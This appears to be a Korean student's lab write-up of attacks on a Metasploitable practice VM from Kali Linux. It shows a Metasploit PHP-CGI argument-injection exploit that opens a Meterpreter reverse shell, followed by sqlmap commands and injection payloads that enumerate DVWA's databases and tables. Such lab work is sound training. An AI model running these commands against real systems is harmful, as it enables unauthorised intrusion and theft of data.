



칼리 리눅스에서 인터넷을 연 후 주소창에 메타스프로이트 ip주소를 입력-> 메타스프로이트를 브라우저로 접속한 것이다.

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



phpMyAdmin 을 클릭하면 다음과 같은 창이 뜬.



url 끝에 ?-s를 추가하면 php소스코드가 보이는데, 이는 취약점을 의미.

```
root@kali: ~
File Edit View Search Terminal Help
+ -- --[ 2 evasion ]
+ -- --[ ** This is Metasploit 5 development branch ** ]

msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  ----      -
  PLESK      false             yes       Exploit Plesk
  Proxies    no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes               yes       The target address range or CIDR identifier
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  no                no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0             yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST      no                no        HTTP server virtual host

root@kali: ~
File Edit View Search Terminal Help

msf5 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  ----      -
  PLESK      false             yes       Exploit Plesk
  Proxies    no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.192.129 yes       The target address range or CIDR identifier
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  no                no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0             yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST      no                no        HTTP server virtual host
```


```
msf5 exploit(multi/http/php_cgi_arg_injection) > set lhost 192.168.88.129
lhost => 192.168.88.129
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.88.129:4444
[*] Sending stage (38247 bytes) to 192.168.88.1
[*] Meterpreter session 1 opened (192.168.88.129:4444 -> 192.168.88.1:49682) at 2020-11-22 14:35:22 -0500

meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

옆에 있는 ip주소는 칼리리눅스 ip주소이다.


Getuid는 일반사용자를 의미한다.




Sql 인젝션을 위해 다음과 같은 사이트에 접속하여 로그인을 해준다.




그리고, low를 클릭한 후 submit을 해준다.



위의 두 창은 User Id에 1과 2를 넣었을 때의 결과이다.



그리고 위의 창은 1'를 넣었을 때, sql공격이 가능하다는 것을 의미한다.



Sqlmap을 했을 때 -u는 필수옵션, Cookie는 로그인 유지되는, p는 특정 파라미터에 대해서만 된다는 것을 의미한다.

```
File Edit Search Options Help
sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/
sqlmap/?id=1&Submit=Submit#" --cookie="security=low;
PHPSESSID=0164cfa60cf926e68636a729a3ed474d" -p id
```

다음과 같이 입력하는 이유는,
--cookie에는 F12콘솔을 한 후
document.cookie의 값을 넣어준
다. 그리고 -p에는 에러가 났던
id를 의미한다.

```
root@kali: ~
File Edit View Search Terminal Help
[16:33:19] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[16:33:19] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[16:33:20] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[16:33:20] [WARNING] in OR boolean-based injection cases, please consider usage
of switch '--drop-set-cookie' if you experience any problems during data retriev
al
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N]
sqlmap identified the following injection point(s) with a total of 350 HTTP(s) r
equests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 1679=1679#&Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
  Payload: id=1' AND ROW(8777,2631)>(SELECT COUNT(*),CONCAT(0x716a717171,(SELE
CT (ELT(8777=8777,1))),0x71717a7171,FLOOR(RAND(0)*2))x FROM (SELECT 3956 UNION S
ELECT 7301 UNION SELECT 5849 UNION SELECT 9951)a GROUP BY x)-- XXBr&Submit=Submi
t
```

다시 위의 leafpad에 적어 놔던
코드를 터미널에 입력하면 다
음과 같은 창이 뜨게 된다. id파
라미터가 취약하다는 것이다.

```
root@kali:~# sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/sqlmap/?id=1&S
ubmit=Submit#" --cookie="security=low; PHPSESSID=0927aad024f4f582f975aabc294d947
7" -p id --current-db

back-end DBMS: MySQL >= 4.1
[16:38:17] [INFO] fetching current database
[16:38:17] [INFO] heuristics detected web page charset 'ascii'
[16:38:17] [INFO] retrieved: 'dvwa'
current database: 'dvwa'
[16:38:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.192.129'

[*] ending @ 16:38:17 /2020-11-22/
root@kali:~#
```

위의 코드 끝에 -current-db를 입력하게 되면, 현재 이용하는 데이터베이스의 이름이 뜨게 된다.

```
root@kali:~# sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0927aad024f4f582f975aabc294d9477" -p id --dbs
```

```
[*] available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
  
[16:39:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.192.129'  
  
[*] ending @ 16:39:26 /2020-11-22/  
root@kali:~#
```

만약, 뒤에 --dbs를 입력하면 어떤 데이터베이스들이 있는지 보여준다.

```
[16:40:08] [INFO] Retrieved: users  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users |  
+-----+  
  
[16:40:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.192.129'  
  
[*] ending @ 16:40:08 /2020-11-22/  
root@kali:~#
```

만약, -D dvwa -tables를 입력하면 dvwa의 테이블들을 알아낼 수 있다.